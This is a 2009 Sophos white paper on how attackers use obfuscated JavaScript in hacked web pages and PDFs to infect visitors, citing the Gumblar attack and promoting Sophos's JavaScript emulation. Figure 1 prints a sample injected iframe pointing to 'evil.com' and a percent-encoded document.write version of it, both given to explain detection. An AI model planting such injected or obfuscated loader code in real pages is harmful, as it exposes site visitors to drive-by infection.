SOPHOS

Not all malware detection is created equal

The internet is now the number-one conduit for infecting users with malware. In fact, Sophos detects a new infected web page every few seconds. Users have no way of knowing if a site has been compromised because the malicious code is invisible but executed as soon as the page loads in the user's browser. This white paper outlines the terms you need to know and the steps you should take to stay safe.

By Fraser Howard, Principal Researcher, Sophos

A Sophos white paper

November 2009

Not all malware detection is created equal

The internet is now the number-one conduit for infecting users with malware. SophosLabs reports 23,500 newly infected web pages every day. That's one every four seconds or so, four times worse than what it was in the same period in 2008[1]. Malware authors are very successful with a popular method: compromising popular, high-traffic, legitimate sites in order to kick-start the infection process[2].

Users visiting a hijacked site have no way of knowing the site has been compromised because the malicious code is invisible but executed as soon as the page loads in the user's browser. The code will typically utilize cross-site scripting to fetch an even more malicious payload from a third-party site that will then attempt to leverage one of dozens of known exploits in the browser or operating system to infect it, steal data or subvert it into a botnet.

The scope of these attacks cannot be underestimated, since all types of sites—from government websites to educational institutions to popular news portals, blogs and social networking sites—have been targeted.

As security vendors add detection for this kind of malicious web code, the attackers constantly evolve it in order to evade being caught. As this game of cat and mouse intensifies, the attackers have turned to using JavaScript for delivering their attacks. Why?:

» JavaScript is very powerful and universal with rich capabilities supported in all browsers and operating systems.

» JavaScript provides great flexibility for them to hide (or obfuscate) the malicious code.

A simple illustration of obfuscation at work is shown in Figure 1. In (A), the script is quite obviously loading a simple HTML iframe of potentially malicious content from the domain "evil.com".

In (B), the javascript is unreadable, using a very simple form of obfuscation. However, it contains exactly the same payload as in (A). The JavaScript simply writes the exact same iframe object to the page when it is viewed in the browser.

```
<html>
...
<iframe src=http://evil.com></iframe>
...
</html>
```
(A)

```
<html>
<script>document.write(unescape("%3C%
69%66%72%61%6D%65%20%73%72%63%3D%68%7
4%74%70%3A%2F%2F%65%76%69%6C%2E%63%6F
%6D%3E%3C%2F%69%66%72%61%6D%65%3E"));
</script>
</html>
```
(B)

Figure 1: Simple example of a web page compromised in different ways, but where the payload is exactly the same. The injected iframe (A) and script (B) cause the browser to load content from the malicious remote site when the page is browsed.

The flexibility of JavaScript enables the obfuscation of any malicious script in an almost unlimited number of ways. This presents a problem for content scanners because the payload is effectively hidden when the page content is scanned. Consequently, proactive generic detection becomes harder to achieve.

SophosLabs witnessed numerous mass-defacement attacks during 2009 in which tens of thousands of legitimate sites were compromised (their pages injected with malicious JavaScript code). These attacks invariably use heavily obfuscated JavaScript as a means of evading detection for as long as possible.

A good example of this attack is known as *Gumblar*[3], in which many sites were injected with a malicious script that used simple character substitution to hide its payload (Figure 2A). As illustrated below, the payload is not visible in the injected script. But after manual deobfuscation, the payload is obvious (Figure 2B)—loading of a malicious script from a remote site.



Figure 2: Malicious script (A) injected into legitimate pages as part of the Gumblar mass-defacement attacks during 2009. The manually deobfuscated script is shown in (B).

The reach of mass-defacement attacks such as Gumblar can be huge. Very quickly after adding detection (as Troj/JSRedir-R), that threat quickly rose to the top position in SophosLabs' web threat stats, dwarfing other threats at that time (Figure 3).



Figure 3: Top web threats detected between May 6 and 13, 2009. Troj/JSRedir-R (aka Gumblar) dwarfs all other detections at >40% of total reports.

Commercial script packers

There is nothing malicious in obfuscating JavaScript code. In fact, there are commercial tools available that individuals can use to obfuscate their code. So why would that be necessary? The answers are simple:

» **Protection of intellectual property:** Developers may choose to obfuscate their code in an attempt to prevent others from copying it.

» **Efficiency:** Some tools can produce smaller scripts that are quicker to download, resulting in more responsive sites.

This creates yet another problem for analysts and content scanners. When attackers use commercial tools to obfuscate their malicious scripts, anti-malware analysts have to be careful not to generate a false positive on legitimate scripts that are obfuscated with the same tool [4].

Server-side polymorphism (SSP)

Many of today's threats also use advanced scripting techniques on the server in order to create polymorphic malicious code that changes with each page load. For example, during 2009, SophosLabs identified several attacks aiming to infect users with Zbot [5,6] that were aggressively using SSP. In these attacks, the malicious scripts being used to exploit vulnerabilities on user machines were dynamically created on the server, resulting in a slightly different script on each request.

SSP is essentially a special case of obfuscation, which again poses a challenge to anti-malware analysts and content scanners.

Malicious PDF documents

SophosLabs has reported on the widespread use of PDF documents in attacks in 2009 [7]. The reason is that attackers have aggressively targeted vulnerabilities in common PDF reader applications as a means of infecting users. What is less known is that JavaScript is typically used in such attacks.

Adobe Acrobat includes support for embedded JavaScript within PDF documents [8] in order for users to create complex and dynamic documents.

However, this provides a mechanism for attackers to construct malicious PDF files that use embedded JavaScript in order to exploit application vulnerabilities.

The script obfuscation and SSP techniques discussed above are equally applicable to JavaScripts embedded in PDF files.

How Sophos does it better: Improved JavaScript handling

Sophos takes these issues very seriously and is adding new Javascript handling capabilities into our core anti-malware engine to address this. The improvements include:

» Ability to tokenize and parse JavaScript: This enables SophosLabs analysts to write more efficient generic detections for JavaScript content.

» JavaScript emulation: The core anti-virus engine includes a JavaScript emulator that will provide a generic mechanism to deobfuscate script contents. This enables the engine to see the payload of the script, therefore providing a significant boost to proactive generic detection.

So how is this new technology different?

Existing unpacking technologies rely on recognizing specific obfuscations and writing code to handle each one (where possible). This approach does not scale with the volume of malware today. There are virtually limitless numbers of ways in which scripts can be obfuscated, and attackers modify their techniques frequently. A generic solution for deobfuscation is required. This is what JavaScript emulation provides.

The key benefits of this new technology to Sophos customers are:

» Increased detection rates of malicious script content and PDFs

» Increased proactive (zero-day) protection against new attacks

1. http://www.sophos.com/blogs/gc/g/2009/07/24/threat-report-july-2009/
2. http://www.sophos.com/security/technical-papers/modern_web_attacks.html
3. http://www.sophos.com/blogs/sophoslabs/v/post/4405
4. http://www.theregister.co.uk/2009/09/04/mcafee_false_positive/
5. http://www.sophos.com/blogs/sophoslabs/v/post/882
6. http://www.sophos.com/blogs/sophoslabs/v/post/2090
7. http://www.sophos.com/blogs/sophoslabs/v/post/5968
8. http://partners.adobe.com/public/developer/pdf/topic_js.html

Boston, USA | Oxford, UK

SOPHOS
WWW.SOPHOS.COM